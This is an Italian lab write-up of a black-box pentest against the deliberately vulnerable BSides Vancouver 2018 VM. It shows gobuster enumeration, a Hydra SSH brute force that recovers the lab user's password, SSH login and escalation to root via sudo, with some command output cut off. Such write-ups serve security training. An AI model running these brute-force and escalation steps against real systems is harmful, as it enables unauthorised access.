BlackBox Pentest Report – BSides Vancouver 2018 VM

Simulazione di attacco e conquista root

Autore: Mirka Febbo

Data: Agosto 2025

Indice dei capitoli


La Missione

L’obiettivo di questo esercizio era simulare un attacco blackbox, ossia un test senza informazioni preliminari sul sistema da attaccare.

La sfida era semplice: ottenere i privilegi root sulla macchina target.


Ricognizione rete con arp-scan

Per iniziare abbiamo effettuato una scansione di rete con arp-scan per individuare i dispositivi attivi nel segmento.
Questa fase ci ha permesso di identificare l'IP della macchina target.



Analisi con Nmap su 192.168.56.106

La prima macchina rilevata è stata analizzata con Nmap. I risultati hanno evidenziato le porte 22 (SSH) e 80 (HTTP) aperte.



Scoperta della cartella backup_wordpress


Navigando sul web server è stato trovato un file robots.txt che indicava una directory interessante: /backup_wordpress.

All'interno era presente un'installazione WordPress obsoleta.

```
┌──(kali㉿kali)-[~]
└─$ gobuster dir -u http://192.168.56.106/ \
-w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt \
-x php,txt,html,bak
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://192.168.56.106/
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Extensions:              php,txt,html,bak
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/index.html           (Status: 200) [Size: 177]
/.html                (Status: 403) [Size: 287]
/index                (Status: 200) [Size: 177]
/robots               (Status: 200) [Size: 43]
/robots.txt           (Status: 200) [Size: 43]
/.html                (Status: 403) [Size: 287]
Progress: 333094 / 1102805 (30.20%)
/server-status        (Status: 403) [Size: 295]
Progress: 592162 / 1102805 (53.70%)^C
[!] Keyboard interrupt detected, terminating.
Progress: 592196 / 1102805 (53.70%)
===============================================================
Finished
```

Attacco Hydra su John (WordPress)

Un primo tentativo di brute force è stato fatto sull'utente john tramite login di WordPress.
Abbiamo utilizzato Hydra con una wordlist ridotta derivata da rockyou.txt., nonostante abbiamo trovato credenziali di accesso non siamo stati ingrado di diventare root, neanche provando con la revers shell, pensiamo sia perchè questo utente già non avesse privilegi.



Per cui con questo utente siamo riusciti a metterci in ascolto, ma non ad ottenere privilegi di root

Attacco Hydra su Anne (SSH)

Abbiamo poi provato ad attaccare direttamente il servizio SSH.
Con Hydra e la wordlist rockyou-10k abbiamo trovato le credenziali valide, prima di hydra ho provato anche altri tool come medusa, mentre con john anche john the ripper, ma tentativi tutti vani.

```
┌──(kali㉿kali)-[~]
└─$ hydra -l anne -P rockyou-10k.txt ssh://192.168.56.106 -t 4 -f
ep -i 'login:' hydra_ssh.out
dra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please d
s, or for illegal purposes (this is non-binding, these *** igno

dra (https://github.com/vanhauser-thc/thc-hydra) starting at 20
ATA] max 4 tasks per 1 server, overall 4 tasks, 9999 login trie
ATA] attacking ssh://192.168.56.106:22/
2][ssh] host: 192.168.56.106   login: anne   password: princess
TATUS] attack finished for 192.168.56.106 (valid pair found)
of 1 target successfully completed, 1 valid password found
dra (https://github.com/vanhauser-thc/thc-hydra) finished at 20
2][ssh] host: 192.168.56.106   login: anne   password: princess

┌──(kali㉿kali)-[~]
└─$ wpscan --url http://192.168.56.106/backup_wordpress/ --enumer

 Style Name: Twenty Sixteen
```

Accesso SSH riuscito come Anne

Con le credenziali trovate ci siamo collegati via SSH alla macchina, sapendo che hydra da anche molti falsi positivi non ero sicura, poi provando con ssh è arrivata la svolta

```
┌──(kali㉿kali)-[~]
└─$ ssh anne@192.168.56.106
anne@192.168.56.106's password:
Welcome to Ubuntu 12.04.4 LTS (GNU/Linux 3.11.0-15-gene

 * Documentation:  https://help.ubuntu.com/
```

Verifica privilegi con sudo -l

All’interno della macchina, abbiamo verificato i privilegi dell’utente anne con:
sudo -l
È emerso che Anne poteva eseguire qualsiasi comando come root.

```
Codename:       precise
anne@bsides2018:~$ sudo -l
[sudo] password for anne:
Matching Defaults entries for anne on this host:
    env_reset, secure_path=/usr/local/sbin\:/usr/loc

User anne may run the following commands on this hos
    (ALL : ALL) ALL
```

Escalation a root e conquista finale

Infine abbiamo ottenuto i privilegi root con:

sudo su -

Da qui abbiamo avuto accesso completo alla macchina.

```
root@bsides2018:~# cat /root/*
Congratulations!

If you can read this, that means you were
You should be proud!
```

Conclusioni

L’obiettivo dell’esercizio è stato raggiunto con successo: abbiamo ottenuto accesso root.
Abbiamo documentato sia i passaggi riusciti sia i tentativi falliti (es. Medusa e test su WordPress).
Nonostante i tre giorni di duro lavoro, sono fiera di essere riuscita in qualcosa che prima di intraprendere questo percorso credevo impossibile, sicuramente ho appreso vari modi di lavorare, e ne sono fiera.